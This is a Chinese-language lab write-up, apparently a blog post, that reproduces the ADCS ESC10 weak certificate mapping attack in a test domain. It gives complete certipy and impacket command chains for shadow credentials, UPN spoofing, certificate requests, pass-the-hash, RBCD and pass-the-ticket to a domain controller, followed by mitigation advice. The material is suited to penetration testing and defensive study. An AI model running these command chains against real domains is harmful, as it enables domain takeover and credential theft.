夜雨聆风
夜雨聆风1
概述
ESC10(Weak Certificate Mapping,弱证书映射)是 Active Directory Certificate Services (ADCS) 中的一个特权提升漏洞,允许低权限攻击者通过操纵用户主体名称(UPN)并利用域控制器注册表中的弱证书映射配置,伪装成任意用户或计算机账户(包括 Domain Admin 或 Domain Controller),实现域内完全接管。
它主要依赖系统级注册表弱化(如 StrongCertificateBindingEnforcement 或 CertificateMappingMethods),结合 Shadow Credentials 或 GenericWrite 权限即可完成攻击。
原理
核心在于 ADCS 与 Kerberos(PKINIT)/Schannel 认证过程中证书到 AD 账户的映射机制被弱化:
正常情况下,证书应通过 szOID_NTDS_CA_SECURITY_EXT 扩展中的 SID(Security Identifier)进行强绑定验证。
当注册表配置弱化时,映射退化为仅依赖 UPN(User Principal Name)或 SAN 等较弱属性,攻击者可轻松伪造映射。
关键注册表键值(位于域控制器上):
HKLM\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement(Kerberos 相关):
0 = 完全禁用(最危险,完全依赖 UPN)。
1 = 兼容模式(部分回退,仍然脆弱)。
2 = 严格强制(需 SID 扩展,安全)。
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\Schannel\CertificateMappingMethods(Schannel/LDAPS 相关):
若包含 0x04 ,允许仅凭 UPN 完成弱映射。
下面是整个攻击过程示意图:

Shadow credential — user1 利用 GenericWrite 写入 user2 的 msDS-KeyCredentialLink,拿到 user2 的 NT hash。
UPN spoofing — 把 user2 的 UPN 改为 Administrator。
Request certificate — 以 user2 身份向 CA 申请 User 模板证书,签发的 .pfx 内 UPN 为 Administrator。
Revert UPN — 还原 user2 原始 UPN,降低取证痕迹。
PKINIT — 持证书向 KDC 认证,因 StrongCertificateBindingEnforcement=0,KDC 仅按 UPN 查表,匹配到真实 Administrator。
Full compromise — 拿到域管 TGT 后执行 DCSync、横向移动,完成全域控制。
2
环境配置

系统:Windows Server 2022,系统内部版本为20348.1787域控IP:192.168.1.55域名:esc16.com域控机器名:DC2022证书服务器IP: 192.168.1.56证书服务器机器名:ADCS2022域用户:user1 / Password@123,普通域用户user2 / Password@123,普通域用户user1 对 user2 具有写入权限攻击机器kali:192.168.1.52

在域控上设置不执行强映射: StrongCertificateBindingEnforcement=0 。
设置user1对user2写入权限。
拉取最新certipy
创建并激活虚拟环境。
# 创建一个名为 certipy_env 的虚拟环境python3 -m venv certipy_env# 激活该虚拟环境source certipy_env/bin/activate

拉取最新源码并安装。
# 克隆最新的官方仓库git clone https://github.com/ly4k/Certipy.git# 进入源码目录cd Certipy# 使用 pip 安装 Certipy 及其所需依赖pip install .
为了克隆更加顺利,我给git配置代理之后再克隆。
git config --global https.proxy http://192.168.1.9:7897
3
漏洞复现
方式一
用kali内置的certipy-ad执行shadow credentials攻击,获取user2的hash,但是出现问题。
certipy-ad shadow auto -u user1@esc16.com -p Password@123 -account user2 -dc-ip 192.168.1.55
然后用上文安装的certipy执行shadow credentials攻击,成功获取到user2的hash。
certipy -debug shadow auto -u user1@esc16.com -p Password@123 -account user2 -dc-ip 192.168.1.55
将user2的upn(userPrincipalName)修改为Administrator。
certipy account update -u user1@esc16.com -password Password@123 -user user2 -upn Administrator -dc-ip 192.168.1.55
使用User模板,以 user2的身份请求客户端身份验证证书。
certipy req -u user2@esc16.com -hashes a29f7623fd11550def0192de9246f46b -ca esc16-ADCS2022-CA -template USER -dc-ip 192.168.1.55 -target 192.168.1.56
恢复user2的upn(userPrincipalName)为原始值。
certipy account update -u user1@esc16.com -p Password@123 -user user2 -upn user2@esc16.com -dc-ip 192.168.1.55
用pfx证书认证,并获取administrator的hash值。
certipy auth -pfx administrator.pfx -dc-ip 192.168.1.55 -domain esc16.com 
通过hash传递横向到域控。
impacket-psexec esc16.com/administrator@192.168.1.55 -hashes aad3b435b51404eeaad3b435b51404ee:5be*********ffe0
方式二
用certipy执行shadow credentials攻击,成功获取到user2的hash。
certipy -debug shadow auto -u user1@esc16.com -p Password@123 -account user2 -dc-ip 192.168.1.55
将user2的upn(userPrincipalName)设置为dc的机器名。
certipy account update -u user1@esc16.com -p Password@123 -user user2 -upn DC2022 -dc-ip 192.168.1.55
使用User模板,以 user2的身份请求客户端身份验证证书。
certipy req -u user2@esc16.com -hashes a29f7623fd11550def0192de9246f46b -ca esc16-ADCS2022-CA -template User -target 192.168.1.56
恢复user2的upn(userPrincipalName)为原始值。
certipy account update -u user1 -p Password@123 -user user2 -upn user2@esc16.com -dc-ip 192.168.1.55
要通过 Schannel 进行身份验证,需要使用 Certipy 的 -ldap-shell 选项。创建计算机账户、设置rbcd。
certipy auth -pfx dc2022.pfx -dc-ip 192.168.1.55 -domain esc16.com -ldap-shelladd_computer cptest Password@123set_rbcd dc2022$ cptest$

获取票据。
impacket-getST -spn cifs/dc2022.esc16.com -impersonate Administrator -dc-ip 192.168.1.55 esc16.com/cptest$:Password@123
导入票据。
export KRB5CCNAME=/root/Certipy/Administrator@cifs_dc2022.esc16.com@ESC16.COM.ccache 
通过票据传递横向到域控。
impacket-wmiexec -k -no-pass DC2022.esc16.com -debug 
4
缓解措施
启用强证书绑定:在所有域控上设置 HKLM\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement = 2(强制 SID 扩展验证)。

严格 ACL 审计:限制对用户对象 msDS-KeyCredentialLink、userPrincipalName、sAMAccountName 的 GenericWrite / WriteProperty 权限,遵循最小特权原则。
确保模板权限和审批流程正确。
审核 UPN 变更,特别是管理员类型帐户的变更。
监控 PKINIT 和证书颁发日志(事件 ID 4886/4887)。
5
参考链接
https://www.hackingarticles.in/adcs-esc10-weak-certificate-mapping/
https://medium.com/r3d-buck3t/adcs-attack-series-abusing-esc10-for-privilege-escalation-via-misconfigured-registries-a8c6edf07d9e
https://adminions.ca/books/adcs/page/esc10
https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#esc10-weak-certificate-mapping
https://xbz0n.sh/blog/adcs-complete-attack-reference
https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation
https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation.html#weak-certificate-mappings---esc10

END